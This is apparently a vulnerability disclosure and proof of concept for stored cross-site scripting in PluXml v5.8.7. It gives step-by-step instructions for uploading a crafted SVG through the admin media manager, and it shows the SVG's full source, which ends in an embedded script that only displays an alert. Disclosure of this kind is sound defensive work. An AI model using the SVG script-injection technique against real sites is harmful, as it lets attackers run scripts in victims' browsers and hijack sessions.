Product: PluXml v5.8.7

Vendor : pluxml.org

Description : A cross-site scripting (XSS) vulnerability in Pluxml v5.8.7 allows attackers to execute arbitrary web scripts or HTML via upload a SVG file.

Impact: Execute arbitrary web scripts or HTML


Suggestions: User input should be filter, Escaping

Payload :


Malicious SVG file injected with JavaScript code

POC :


1.Login with administrator account




2.click **Media**




3.click **Add file**



4.Download malicious SVG file injected with JavaScript code from this website https://svg.digi.ninja/xss.svg.



5.click Browse



Media manager

Location : (root) /

Max number of files per upload : 20


Maximum file size : 2 Mo / Maximum data size : 8 Mo

No files selected.

Resize Images :
● Original Size
○ 320x200
○ 500x380
○ 640x480
○ 800x600 (Edit)
○ x

Create thumbnails :
● No thumbnail
○ 50x50
○ 75x75
○ 100x100
○ 200x100 (Edit)
○ x

6.Upload this SVG file,and then click **Send**.Later click **Back**.



Media manager

Location : (root) /

Max number of files per upload : 20

Maximum file size : 2 Mo / Maximum data size : 8 Mo


No files selected.


✖ xss.svg

Resize Images :
● Original Size
○ 320x200
○ 500x380
○ 640x480
○ 800x600 (Edit)
○ x

Create thumbnails :
● No thumbnail
○ 50x50
○ 75x75
○ 100x100
○ 200x100 (Edit)
○ x


7.Double click xss.svg




PluXml Administration
127.0.0.1/PluXml/data/m
http://127.0.0.1/PluXml/inde
127.0.0.1/PluXml/data/medias/xss.svg

127.0.0.1

SVG XSS Triggered



PluXml Administration
127.0.0.1/PluXml/data/medi
http://127.0.0.1/PluXml/dat
http://127.0.0.1/PluXml/i
view-source:http://127.0.0.1/PluXml/data/medias/xss.svg

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 20010904//EN"
 "http://www.w3.org/TR/2001/REC-SVG-20010904/DTD/svg10.dtd">
<svg version="1.0" xmlns="http://www.w3.org/2000/svg"
 width="400.000000pt" height="400.000000pt" viewBox="0 0 400.000000 400.000000"
 preserveAspectRatio="xMidYMid meet">
<metadata>
XSS in SVG demo by Robin Wood - https://digi.ninja - robin@digi.ninja
</metadata>
<g transform="translate(0.000000,400.000000) scale(0.100000,-0.100000)"
fill="#000000" stroke="none">
<path d="M2042 3798 c4 -10 -2 -13 -28 -10 -18 2 -66 -6 -105 -18 -61 -18 -81
-30 -129 -78 -65 -66 -90 -124 -90 -214 l0 -58 205 0 205 0 0 -26 0 -25 -227
3 c-218 3 -230 2 -283 -20 -114 -47 -185 -121 -231 -241 -20 -52 -22 -85 -31
-429 -8 -328 -7 -379 6 -426 19 -65 66 -130 121 -168 69 -46 112 -51 392 -43
186 5 254 4 249 -4 -5 -7 -75 -11 -217 -11 -194 0 -209 -1 -201 -17 8 -14 2
-22 -32 -43 -72 -46 -135 -142 -151 -232 -6 -32 -11 -38 -32 -38 -40 0 -90
-37 -112 -84 -26 -52 -26 -79 -2 -132 25 -54 74 -84 137 -84 76 0 78 3 78 132
1 107 3 117 33 179 53 108 159 193 278 223 61 16 195 22 195 9 0 -5 -24 -7
-53 -5 -66 4 -176 -21 -239 -55 -65 -35 -143 -120 -176 -190 -23 -50 -27 -71
-27 -153 0 -83 3 -103 29 -157 70 -153 245 -252 424 -241 47 3 59 2 43 -6 -26
-11 -32 7 80 -263 78 -191 87 -219 74 -232 -55 -61 -103 -243 -91 -343 11 -88
-6 -83 263 -82 324 1 441 21 501 87 85 92 -26 328 -191 407 -52 25 -130 43
-220 52 -26 3 -35 18 -129 221 l-100 219 23 16 c42 28 99 94 122 142 l22 47
65 -5 c56 -3 70 -1 100 20 112 76 80 250 -51 277 -29 6 -34 12 -41 45 -18 88
-94 197 -161 232 -26 14 -27 17 -14 37 10 16 32 24 92 34 130 22 205 67 248
147 21 40 22 51 25 433 2 323 0 403 -12 457 -40 169 -144 278 -309 320 l-52
13 -1 75 c-2 123 -61 226 -161 280 -61 33 -118 46 -111 26z m7 -704 c24 -5 31
-12 31 -30 l0 -24 -249 0 c-241 0 -249 -1 -281 -23 -62 -41 -67 -60 -85 -309
-9 -125 -17 -274 -18 -331 -2 -98 0 -106 25 -145 49 -73 62 -76 328 -82 l235
-6 -228 -2 c-207 -2 -231 0 -265 17 -84 43 -112 101 -112 235 0 64 -5 103 -15
122 -17 33 -19 118 -4 184 5 25 13 92 18 150 11 151 40 201 140 236 38 14 419
20 480 8z m13 -162 c9 -9 -35 -12 -180 -12 -251 0 -236 12 -245 -199 -17 -381
-16 -382 110 -392 l78 -6 -72 -1 c-67 -2 -75 0 -105 27 l-33 29 -3 235 c-5
346 -10 340 266 334 113 -3 177 -8 184 -15z m-256 -163 c33 -20 66 -65 78
-106 6 -20 4 -19 -25 8 -34 32 -47 35 -95 17 -27 -9 -37 -9 -58 5 -30 20 -43
61 -26 82 18 22 87 19 126 -6z m485 11 c25 -14 24 -45 -2 -71 -17 -17 -28 -20
-69 -14 -47 6 -49 5 -90 -37 l-43 -43 7 34 c18 97 126 168 197 131z m-237
-968 c2 -4 -10 -6 -29 -4 -75 9 -199 -48 -250 -114 -130 -170 -16 -393 216
-423 l64 -8 -51 -2 c-111 -3 -217 56 -269 150 -26 46 -30 64 -30 129 0 65 4
83 30 129 34 62 98 114 165 135 49 16 146 21 154 8z m580 -1097 c56 -27 200
-149 218 -185 23 -45 23 -114 1 -151 -20 -33 -73 -62 -98 -53 -17 7 -43 53
-76 136 -43 111 -82 137 -242 158 -152 21 -146 20 -140 36 22 57 255 98 337
59z"/>
<path d="M1635 983 l-101 -217 -94 -13 c-120 -16 -201 -54 -264 -124 -64 -71
-99 -149 -104 -232 -4 -66 -4 -68 31 -101 46 -43 117 -62 284 -77 169 -14 437
-9 455 9 9 9 13 46 12 125 0 121 -18 185 -70 263 -16 23 -23 45 -20 58 3 12
46 118 95 236 l88 214 -70 18 c-39 10 -85 27 -104 38 -19 11 -35 20 -36 20 -1
0 -47 -98 -102 -217z m-202 -313 c-22 -9 -30 -28 -53 -134 -23 -103 -86 -198
-140 -211 -62 -14 -128 71 -116 148 15 92 73 150 183 183 77 23 175 34 126 14z"/>
</g>
    <script type="text/javascript">
        alert("SVG XSS Triggered");
    </script>
</svg>
```